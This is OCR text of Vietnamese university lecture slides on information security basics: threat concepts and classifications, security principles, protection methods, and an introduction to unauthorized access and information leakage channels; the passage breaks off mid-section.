
- Có thể bị khai thác
- https://cwe.mitre.org/
- CWE = Common Weakness Enumeration

Hiểm họa an toàn thông tin

Rủi ro

- **Rủi ro** của HTTT là những **khả năng xấu** có thể xảy ra đối với hệ thống.
- **Ví dụ**:
  - Rủi ro lộ bí mật
  - Rủi ro mất dữ liệu
  - Rủi ro hỏng thiết bị

Hiểm họa an toàn thông tin



Hãy chỉ ra một số bộ


(Điểm yếu, Hiểm họa, Rủi ro)

1. Khái niệm hiểm họa ATTT
2. Phân loại hiểm họa ATTT
3. Nguyên tắc đảm bảo an toàn thông tin
4. Phương pháp chung đảm bảo an toàn thông tin

Hiểm họa

- **Hiểm họa ATTT** của HTTT là những **khả năng tác động** lên TT, HTTT dẫn tới sự thay đổi, hư hại, sao chép, sự ngăn chặn tiếp cận tới TT; tới sự phá huỷ hoặc sự ngừng trệ hoạt động của vật mang TT.
- **Ví dụ**: virus, động đất, tấn công mạng

Vai trò của phân loại hiểm họa



Trong chu trình quản lý rủi ro, khi thực hiện "Phân tích rủi ro" thì cần phải xác định được xác suất xảy ra rủi ro. Để xác định được xác suất xảy ra rủi ro thì cần xác định được tập hợp các hiểm họa dẫn đến rủi ro đó cùng xác suất xảy ra các hiểm họa đó. Để có thể nhận diện đầy đủ các hiểm họa, không bỏ sót hiểm họa thì cần phải phân loại hiểm họa.

Phân loại hiểm họa an toàn thông tin

❑ Theo bản chất xuất hiện

- Hiểm họa tự nhiên: thiên tai, mối mọt, ẩm mốc,...
- Hiểm họa nhân tạo: phá hoại, thao tác sai,...





Image 1: http://v2.cdn.ringring.vn/JgXXIF23iLlZaP3hSsEY/640x10000x3/image/0/0/721/739240.jpg
Image 2: http://previews.123rf.com/images/ximagination/ximagination1402/ximagination140200461/26135364-Computer-hacker-Male-thief-stealing-data-from-computer-shot-at-office-Stock-Photo.jpg

Phân loại hiểm họa an toàn thông tin

- **Theo mức độ định trước**
  - Hiểm họa từ hành động vô ý
  - Hiểm họa từ hành động có chủ ý






Phân loại hiểm họa an toàn thông tin

❑ Theo nguồn trực tiếp sinh ra

- Nguồn sinh trực tiếp là con người
- Nguồn sinh là các phần mềm hợp lệ
- Nguồn sinh là các phần mềm trái phép








Phân loại hiểm họa an toàn thông tin

- **Theo vị trí của nguồn sinh ra**
  - Nguồn sinh nằm ngoài vùng kiểm soát
  - Nguồn sinh nằm trong vùng kiểm soát
  - Nguồn sinh có tiếp cận thiết bị đầu cuối
  - Nguồn sinh nằm ngay trong hệ thống

Phân loại hiểm họa an toàn thông tin

- **Theo mức độ hoạt động của HTTT**
  - Không phụ thuộc vào hoạt động của hệ thống
  - Chỉ xuất hiện khi hệ thống hoạt động






Phân loại hiểm họa an toàn thông tin

❑ Theo mức độ tác động lên HTTT

- Hiểm họa thụ động, không làm thay đổi cấu trúc, nội dung của hệ thống
- Hiểm họa tích cực, gây ra những thay đổi nhất định trong hệ thống



Hiểm họa an toàn thông tin

Xác định danh sách hiểm họa đối với HTTT là khâu quan trọng trong đảm bảo ATTT cho hệ thống, bởi nó cho biết cần phải áp dụng những biện pháp bảo vệ nào!

Một số hiểm họa cụ thể

- Hiểm họa ngẫu nhiên: sai sót của con người, tác động của tự nhiên
- Trộm cắp
- Mã độc
- Truy cập trái phép
- Tấn công từ chối dịch vụ
- Lừa đảo

1. Khái niệm hiểm họa ATTT
2. Phân loại hiểm họa ATTT
3. Nguyên tắc đảm bảo an toàn thông tin
4. Phương pháp chung đảm bảo an toàn thông tin

Nguyên tắc đảm bảo ATTT

1. Nguyên tắc tính hệ thống

- Các yếu tố, các điều kiện và các nhân tố có quan hệ với nhau, có tương tác với nhau và có biến đổi theo thời gian
- Chống lại cả những kênh truy cập trái phép tiềm tàng (chưa biết)

Nguyên tắc đảm bảo ATTT


2. Nguyên tắc tổng thể

- Các biện pháp phải thống nhất, đồng bộ
- Phải tổ chức phòng ngự nhiều lớp

3. Nguyên tắc bảo vệ liên tục

- Đảm bảo ATTT là quá trình liên tục
- Xuyên suốt chu kỳ sống của hệ thống, từ thiết kế cho đến loại bỏ

Mô hình PDCA của ISO 27001



Nguyên tắc đảm bảo ATTT

4. Nguyên tắc đầy đủ hợp lý

- Không có an toàn tuyệt đối
- Biện pháp bảo vệ có ảnh hưởng ít nhiều đến hoạt động của hệ thống
- Biện pháp bảo vệ thường tốn kém
- Chi phí cho việc bảo vệ không lớn hơn giá trị của hệ thống
- Mục tiêu của bảo vệ là đưa rủi ro về mức chấp nhận được

Nguyên tắc đảm bảo ATTT

5. Nguyên tắc mềm dẻo hệ thống

- Phân hệ an toàn được thiết lập trong điều kiện có nhiều bất định
- Phải cho phép nâng cấp, cập nhật

6. Nguyên tắc đơn giản trong sử dụng

- Cơ chế bảo vệ không được gây khó khăn cho người dùng hợp lệ


Nguyên tắc đảm bảo ATTT

7. Nguyên tắc công khai thuật toán và cơ chế bảo vệ

- Biết được thuật toán, cơ chế bảo vệ cũng không thể vượt qua được
- Chính tác giả cũng không thể vượt qua
- Không có nghĩa là phải công khai thuật toán và cơ chế bảo vệ

1. Khái niệm hiểm họa ATTT
2. Phân loại hiểm họa ATTT
3. Nguyên tắc đảm bảo an toàn thông tin
4. Phương pháp chung đảm bảo an toàn thông tin

Phương pháp bảo vệ thông tin



Có nhiều phương pháp bảo vệ khác nhau. Mỗi phương pháp có thể được triển khai bởi các phương tiện khác nhau.

Ví dụ: phương pháp "Ngăn cản" có thể được thực thi bởi các phương tiện vật lý (hàng rào, khóa cửa, trực ban...), có thể được thực thi bởi phương tiện phần cứng (tường lửa cứng), có thể được thực thi bởi phương tiện phần mềm (tường lửa mềm).

Phương pháp bảo vệ thông tin

- **Ngăn cản**: không cho phép tiếp cận khu vực được bảo vệ
- **Kiểm soát truy cập**: điều khiển, kiểm soát mọi thành phần của hệ thống
- **Mật mã (che giấu)**: biến đổi thông tin về dạng khác

Phương pháp bảo vệ thông tin

- **Quy chế**: đưa ra các quy tắc xác định những việc mà con người được làm, không được làm, phải làm
- **Cưỡng chế**: gắn liên với quy chế; là việc đưa vào những cơ chế mà khiến con người phải thực hiện đúng theo quy tắc đã định
- **Giáo dục**: tác động lên ý thức, đạo đức của con người

Phương tiện bảo vệ thông tin

- **Phương tiện chính tắc (formal)**: thực hiện các chức năng bảo vệ theo đúng các thủ tục được xác định trước mà không cần sự can thiệp của con người
- **Phương tiện phi chính tắc (informal)**: quy định hành vi của con người

CƠ SỞ AN TOÀN THÔNG TIN

Bài 03. Kênh rò rỉ thông tin

1 Truy cập trái phép

2 Rò rỉ thông tin qua kênh tiêu chuẩn

3 Rò rỉ thông tin qua kênh kỹ thuật

Truy cập trái phép

- **Truy cập trái phép** là việc một chủ thể thu được thông tin được bảo vệ kèm theo sự phá vỡ các quy tắc truy cập hợp lệ

Mức truy cập thông tin

- Mức các vật mang thông tin
  - Có được vật mang (CD, USB, Microfilm,...) nhưng chưa chắc đã lấy được thông tin
- Mức các thiết bị tương tác với vật mang
  - Tiếp cận được thiết bị nhưng chưa chắc đã vận hành được
- Mức biểu diễn thông tin
  - Có được dữ liệu dưới dạng encoded hoặc encrypted hoặc steganography
- Mức nội dung
  - Giải mã được dữ liệu nhưng chưa chắc đã hiểu là dữ liệu đề cập vấn đề gì

Truy cập trái phép

- Thu thập thông tin về hệ thống thông tin và hệ thống bảo vệ thông tin
- Ăn cắp (sao chép) các vật mang tin
- Xác định dạng và các thông số các vật mang thông tin

Truy cập trái phép

- Thu thông tin từ bức xạ điện từ, từ tín hiệu can nhiễu lên nguồn điện
- Chặn bắt dữ liệu đang trên đường truyền
- Khám phá biểu diễn thông tin
- Khám phá nội dung thông tin ở mức độ ngữ nghĩa
- ....

Rò rỉ thông tin

- **Rò rỉ thông tin** là việc thông tin mật bị phát tán một cách không kiểm soát ra ngoài phạm vi tổ chức hoặc ra ngoài nhóm người, mà trong đó thông tin được coi là an toàn.

Rò rỉ thông tin

